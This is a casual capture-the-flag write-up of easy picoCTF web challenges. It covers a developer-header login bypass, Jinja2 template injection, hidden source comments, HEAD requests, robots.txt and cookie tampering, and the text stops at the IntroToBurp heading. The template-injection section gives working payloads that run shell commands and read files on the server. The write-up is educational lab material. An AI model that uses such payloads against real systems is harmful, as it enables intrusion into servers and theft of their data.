

# WRITEUP PicoCTF

*Web Exploitation Easy*



*By: OngCapybara*

## Table Of Contents

Table Of Contents .....	i
Crack the Gate 1 .....	1
SSTI1 .....	4
WebDecode.....	7
Insp3ct0r.....	9
GET aHEAD.....	12
Inspect HTML .....	14
where are the robots .....	16
Cookies .....	18
IntroToBurp.....	20
Local Authority .....	22
Unminify.....	24
Bookmarklet .....	25
Cookie Monster Secret Recipe .....	27
Includes .....	29
Scavenger Hunt .....	31
Dont-use-client-side.....	34
Logon .....	35

## Crack the Gate 1

The screenshot shows a challenge page for 'Crack the Gate 1'. At the top, there's a header with the challenge name and a user icon. Below the header, there are several tabs: 'Easy', 'Web Exploitation', 'picoMini by CMU-Africa', and 'browser\_webshell\_solvable'. The 'Easy' tab is highlighted.

**AUTHOR:** YAHAYA MEDDY  
**Description:**  
We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal. We've uncovered the email address he uses to log in: [ctf-player@picoctf.org](mailto:ctf-player@picoctf.org). Unfortunately, we don't know the password, and the usual guessing techniques haven't worked. But something feels off... it's almost like the developer left a secret way in. Can you figure it out? The website is running [here](#). Can you try to log in?


This challenge launches an instance on demand. Its current status is: **RUNNING**. Instance Time Remaining: **14: 30**. There is a red button labeled 'Restart Instance'.

**Hints**: 1 2

7,366 users solved. 95% Liked.

Input field:  and a blue 'Submit Flag' button.

We get a chall web exploitation and already have email from chall. Let's apply to login form and will displayed like this



If you open the source code, you will find a cipher text

```

49      }
50
51     #loginForm button:hover {
52       background-color: #0056b3;
53     }
54   </style>
55 </head>
56 <body>
57 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
58 <!-- Remove before pushing to production! -->
59
60   <form id="loginForm">
61     <h2 style="font-size: 24px; margin-bottom: 24px;">
62       Login
63     </h2>
64     <label for="email">Email:</label>
65     <input type="email" id="email" name="email" required><br>
66     <label for="password">Password:</label>
67     <input type="password" id="password" name="password" required><br>
68     <button type="submit">Login</button>

```

Copy it and paste to ROT13 decryptor and you get a mail like this

The screenshot shows the dCode website interface. On the left, there's a search bar for tools and a sidebar with a navigation tree under 'ROT-13?'. The main content area is titled 'ROT-13 CIPHER' and shows the decrypted message: 'ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf"'. Below this is a 'ROT13 DECODER' section with a text input field containing the same message and a 'DECRYPT ROT13' button.

Let's open network from inspect and see using resent

The screenshot shows the NetworkMiner tool interface. It lists three requests: a 304 Not Modified response, a 401 Unauthorized response (highlighted in blue), and a 200 OK response for a favicon. The detailed view for the 401 Unauthorized request shows the following information:

- Status: 401 Unauthorized
- Version: HTTP/1.1
- Transferred: 293 B (48 B size)
- Referrer Policy: strict-origin-when-cross-origin
- Request Priority: Highest
- DNS Resolution: System
- Response Headers (245 B):
  - Connection: keep-alive
  - Content-Length: 48
  - Content-Type: application/json; charset=utf-8
  - Date: Mon, 17 Nov 2025 20:01:24 GMT

If already open, you must paste the bypass text to new request like this.  
When you're done, click send for execution and let see

New Request

POST http://amiable-citadel.picoctf.net:50043/login

URL Parameters

Headers

- Host amiable-citadel.picoctf.net:50043
- Accept-Encoding gzip, deflate
- Referer http://amiable-citadel.picoctf.net:50043/
- Content-Length 51
- Origin http://amiable-citadel.picoctf.net:50043
- Connection keep-alive
- User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
- Accept \*/\*
- Accept-Language en-US,en;q=0.5
- Content-Type application/json
- Priority u=0
- X-Dev-Access yes

Body

```
{"email": "ctf-player@picoctf.org", "password": "ddd"}
```

Clear Send

Open response and... Damn bruhhh... you get the flag right here :D

Sta	Me	Domain	File	Initiator	T...	Transf...	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
304	G...	amiable-citadel.picoctf.net	/	document	h...	cached	2...						
404	G...	amiable-citadel.picoctf.net	favicon.ico	image	h...	cached	15...						
404	P...	amiable-citadel.picoctf.net	login	/:80 (f...	js...	293 B	48...						
200	P...	amiable-citadel.picoctf.net	login	/:93 (f...	js...	363 B	12...						

JSON

```
success: true
email: "ctf-player@picoctf.org"
firstName: "pico"
lastName: "player"
flag: "picoCTF{brut4_f0rc4_1a386e6f}"
```

Flag: picoCTF{brut4\_f0rc4\_1a386e6f}

# SSTI1

AUTHOR: VENAX  
Description  
I made a cool website where you can announce whatever you want! Try it out!  
I heard templating is a cool and modular way to build web apps! Check out my website [here!](#)

This challenge launches an instance on demand.  
Its current status is: RUNNING  
Instance Time Remaining: 13:54

Restart Instance

Hints ? 1

36,953 users solved 95% Liked

Submit Flag

Let's exploit!

I built a cool website that lets you announce whatever you want!\*

What do you want to announce:  Ok

When we get form input like this, i think it's a XSS :D. Use this payloads!

`{}{ self.__init__.globals }`

```
{'__name__': 'jinja2.runtime', '__doc__': 'The runtime functions and state used by compiled templates.', '__package__': 'jinja2', '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x761075541b20>, '__spec__': ModuleSpec(name='jinja2.runtime', loader=<_frozen_importlib_external.SourceFileLoader object at 0x761075541b20>, origin='/usr/local/lib/python3.8/dist-packages/jinja2/runtime.py'), '__file__': '/usr/local/lib/python3.8/dist-packages/jinja2/runtime.py', '__cached__': '/usr/local/lib/python3.8/dist-packages/jinja2/_pycache_/runtime.cpython-38.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': 'Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the ``nil'' object; Ellipsis represents `...' in slices.'}, '__package__': '', '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter'>), '__build_class__': <built-in function __build_class__>, '__import__': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'oct': <built-in function oct>, 'reduce': <built-in function reduce>, 'reversed': <built-in function reversed>, 'round': <built-in function round>, 'super': <built-in function super>, 'tuple': <built-in function tuple>, 'type': <built-in function type>, 'zip': <built-in function zip>}
```

We can see, output our pyload can display builtins. Let's use!

```
{{ self.__init__.globals__.builtins__ }}
```

The screenshot shows a browser window with the URL <http://rescued-float.picoctf.net:53002/announce>. The search bar contains the word "import". The results show numerous built-in Python functions and objects highlighted in green, indicating they are part of the current module's namespace.


Wow... God damn... This pyload can displayed import to. Let's exploit dude :D

```
{{self.__init__.globals__.builtins__.import_('os').popen('ls').read()}}
```

The screenshot shows a browser window with the URL <http://rescued-float.picoctf.net:56723/announce>. The search bar contains the search term "os.popen('ls').read()". The results show the string "ls" highlighted in blue, indicating it is part of the current module's namespace.

Gotcha... Are u see? The flag is right in front of our eyes bruh :D. Let's see


```
{{ self.__init__.globals__.builtins__.import_('os').popen('cat flag').read()}}
```




Wuhahaha... we got the flag mamaen :9

**Flag:** picoCTF{s4rv3r\_s1d3\_t3mp14t3\_1nj3ct10n5\_4r3\_c001\_4675f3fa}

# WebDecode



Wuhahahaha... I love chall like this :D First time, we get a simple web



Let's set he source code and you can click the about.html

```
18      </div>
19      <div class="navigation-container">
20          <ul>
21              <li><a href="index.html">Home</a></li>
22              <li><a href="about.html">About</a></li>
23              <li><a href="contact.html">Contact</a></li>
24          </ul>
25      </div>
26  </nav>
```

After that, you will get a base64 on source code. Let's decode

```
class="about" notify_true="cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMTBmOTM3NmZ9">
ecting the page!! You might find it there
t-container -->
-->
ass="why">
```

Use this command and you will get the flag :D

```
[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]
$ echo "cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMTBmOTM3NmZ9" | base64 -d
picoCTF{web_succ3ssfully_d3c0ded_10f9376f}
[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]
$
```

**Flag:** picoCTF{web\_succ3ssfully\_d3c0ded\_10f9376f}

# Insp3ct0r

Insp3ct0r

AUTHOR: ZARATEC/DANNY      Hints ?


Description

Kishor Balan tipped us off that the following code may need inspection:  
<https://jupiter.challenges.picoctf.org/problem/9670/> ([link](#)) or <http://jupiter.challenges.picoctf.org:9670>

157,954 users solved      92% Liked

picoCTF(FLAG)      Submit Flag

This challenge have little many steps guys :D. First, click the url and you will forward to the web



Know, you click CTRL + U for open the source code and you will get first piece the flag

```
<div id="tababout" class="tabcontent">
<h3>How</h3>
<p>I used these to make this site: <br/>
    HTML <br/>
    CSS <br/>
    JS (JavaScript)
</p>
<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
</div>

</div>
```

After that, open the css and js file for see second and thrid part like this

```
is.com/css?family=Open+Sans|_
css" href="mycss.css">
pt" src="myjs.js"></script>
```

```
lor: #ccc; }
lor: #ccc; }

etty pages. Here's part 2/3 of the flag: t3ct1ve_Or_ju5t */
```

```
rt 3/3 of the flag: _lucky?2e7b23e3} */
```

**Flag:** picoCTF{tru3\_d3t3ct1ve\_0r\_ju5t\_lucky?2e7b23e3}

## GET aHEAD

The screenshot shows a challenge page from picoCTF 2021. The title is "GET aHEAD". Below it are difficulty levels: "Easy", "Web Exploitation", and "picoCTF 2021". The author is listed as "MADSTACKS". There are two hints available. The challenge description says: "Find the flag being held on this server to get ahead of the competition <http://mercury.picoctf.net:28916/>". It also states that 109,938 users solved the challenge, and 88% liked it. A "Submit Flag" button is present.

Okay dude, know we got a chall that up difficulty yeah :D. We can see the method of red button is GET. Woahahaha... I like it :D

```
body {background-color: blue;}</style>

<div class="container">
  <div class="row">
    <div class="col-md-6">
      <div class="panel panel-primary" style="margin-top:50px">
        <div class="panel-heading">
          <h3 class="panel-title" style="color:red">Red</h3>
        </div>
        <div class="panel-body">
          <form action="index.php" method="GET">
            <input type="submit" value="Choose Red"/>
          </form>
        </div>
      </div>
    </div>
    <div class="col-md-6">
      <div class="panel panel-primary" style="margin-top:50px">
        <div class="panel-heading">
          <h3 class="panel-title" style="color:blue">Blue</h3>
        </div>
        <div class="panel-body">
          <form action="index.php" method="POST">
            <input type="submit" value="Choose Blue"/>
          </form>
        </div>
      </div>
    </div>
  </div>
</div>
```

The next steps, open Burpsuite and send it to repeater. After that, replace GET method to HEAD (like tittle of chall). Follow me

## Request

Pretty	Raw	Hex
1 GET /index.php ? HTTP/1.1		
2 Host : mercury.picoctf.net:28916		
3 Accept-Language : en-US,en;q=0.9		
4 Upgrade-Insecure-Requests : 1		
5 User-Agent : Mozilla/5.0 (Windows NT 10 (KHTML, like Gecko) Chrome/138.0.0.0 S.		
6 Accept :		
text/html,application/xhtml+xml,application/apng,*/*;q=0.8,application/signed-exch		
7 Referer : http://mercury.picoctf.net:28916		
8 Accept-Encoding : gzip, deflate, br		
9 Connection : keep-alive		

## Request

Pretty	Raw	Hex
1 HEAD /index.php ? HTTP/1.1		
2 Host : mercury.picoctf.net:28916		
3 Accept-Language : en-US,en;q=0.9		
4 Upgrade-Insecure-Requests : 1		
5 User-Agent : Mozilla/5.0 (Windows : (KHTML, like Gecko) Chrome/138.0.0.		
6 Accept :		
text/html,application/xhtml+xml,application/apng,*/*;q=0.8,application/signed-		
7 Referer : http://mercury.picoctf.net:		
8 Accept-Encoding : gzip, deflate, b:		

After that, see the response and you will get the flag :D

## Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 flag : picoCTF{r3j3ct_th3_du4l1ty_70bc61c4}			
3 Content-type : text/html; charset=UTF-8			
4			
5			

Flag: picoCTF{r3j3ct\_th3\_du4l1ty\_70bc61

## Inspect HTML

The screenshot shows a challenge titled 'Inspect HTML' from the 'picoGym Challenges' section. The challenge is categorized under 'Easy', 'Web Exploitation', 'picoCTF 2022', and 'inspector'. The author is listed as 'LT 'SYREAL' JONES'. The challenge description asks if you can get the flag and provides a link to a website for further discovery. It also states that the challenge launches an instance on demand, its current status is 'RUNNING', and the instance time remaining is 14:33. A red button labeled 'Restart Instance' is visible. Below the description, it says 102,606 users solved. A blue box indicates there is 1 hint available. A progress bar shows 71% Liked. At the bottom, there is a text input field containing 'picoCTF{FLAG}' and a blue 'Submit Flag' button.

This chall is really-really very-very easy bro. Open the website


The screenshot shows a web browser window with multiple tabs. The active tab is titled 'On Histiaeus' and contains the following content:

### On Histiaeus

However, according to Herodotus, Histiaeus was unhappy having to stay in Susa, and made plans to return to his position as King of Miletus by instigating a revolt in Ionia. In 499 BC, he shaved the head of his most trusted slave, tattooed a message on his head, and then waited for his hair to grow back. The slave was then sent to Aristagoras, who was instructed to shave the slave's head again and read the message, which told him to revolt against the Persians.

Source: Wikipedia on Histiaeus

After that, you just click **ctrl + u** for see the source code and boomm... you get the flag :D




```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <title>On Histiaeus</title>
8   </head>
9   <body>
10    <h1>On Histiaeus</h1>
11    <p>However, according to Herodotus, Histiaeus was unhappy having to stay in
12      Susa, and made plans to return to his position as King of Miletus by
13      instigating a revolt in Ionia. In 499 BC, he shaved the head of his
14      most trusted slave, tattooed a message on his head, and then waited for
15      his hair to grow back. The slave was then sent to Aristagoras, who was
16      instructed to shave the slave's head again and read the message, which
17      told him to revolt against the Persians.</p>
18    <br>
19    <p> Source: Wikipedia on Histiaeus </p>
20    <!--picoCTF{1n5p3t0r_0f_h7ml_8113f7e2}-->
21  </body>
22 </html>
23
```

**Flag:** picoCTF{1n5p3t0r\_0f\_h7ml\_8113f7e2}


## where are the robots

The screenshot shows a challenge card for the problem 'where are the robots'. The title is 'where are the robots' with a bookmark icon. It has difficulty levels: Easy, Web Exploitation, and picoCTF 2019. The author is ZARATE/DANNY. The description asks to find robots at <https://jupiter.challenges.picoctf.org/problem/56830/> or <http://jupiter.challenges.picoctf.org:56830>. There is one hint available. 118,161 users have solved it, with 87% liked. A 'Submit Flag' button is present.


Simple... You just open using link, and you will see display the website



After that, you type in url /robots.txt and you will see display like this



Replace robots.txt to /1bb4c.html. You get the flag :D



**Flag:** picoCTF{ca1cu1at1ng\_Mach1n3s\_1bb4c}

# Cookies

The screenshot shows a challenge page titled "Cookies". At the top, there are three tags: "Easy", "Web Exploitation", and "picoCTF 2021". Below the tags, it says "AUTHOR: MADSTACKS". The "Description" section contains the text: "Who doesn't love cookies? Try to figure out the best one. <http://mercury.picoctf.net:21485/>". To the right of the description is a "Hints" section with "(None)". Below the description, it says "96,008 users solved" and shows a progress bar with "63% Liked". At the bottom, there is a form input field containing "picoCTF{FLAG}" and a blue "Submit Flag" button.

The first think you will see is a web like this. After that, add text **snickerdoodle** into form input

The screenshot shows a search interface with the text "Welcome to my cookie search page. See how much I like different kinds of cookies!". Below this is a search bar containing "snickerdoodle". A green "Search" button is at the bottom of the search bar. At the very bottom left, it says "© PicoCTF".

After that, you will a text like this

The screenshot shows a web page titled "Cookies". At the top, there is a green banner with the text "That is a cookie! Not very special though...". Below the banner, a large gray box contains the text "I love snickerdoodle cookies!". At the bottom left of the page, there is a small copyright notice: "© PicoCTF".

The next step, you must using burpsuite for see the coocie value. Insert value **18** in to **cookie: name** and you will get the flag

The screenshot shows the Burp Suite interface. On the left, the "Request" tab displays an HTTP request with the following content:

```
Pretty Raw Hex
1 GET /check HTTP/1.1
2 Host: mercury.picoctf.net:21485
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://mercury.picoctf.net:21485/
9 Accept-Encoding: gzip, deflate, br
10 Cookie: name=18
11 Connection: keep-alive
12
13
```

On the right, the "Response" tab shows a "Cookies" page with the following content:

Flag:  
picoCTF{3v3ry1\_l0v3s\_c00k135\_94190c8}

**Flag:** picoCTF{3v3ry1\_l0v3s\_c00k135\_94190c8a}

# IntroToBurp

